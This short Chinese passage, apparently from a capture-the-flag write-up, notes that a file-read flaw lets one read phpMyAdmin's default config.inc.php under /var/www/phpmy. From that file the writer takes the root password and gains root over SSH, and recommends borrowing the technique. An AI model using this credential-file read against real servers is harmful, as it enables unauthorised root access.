本题中读取文件时候，可以根据phpmyadmin默认配置文件config.inc.php，默认路径/var/www/phpmy下。通过读取该文件获得root账户和密码，从而ssh直接获取root权限，此处可能是出题人的遗漏，但此思路应该借鉴引用。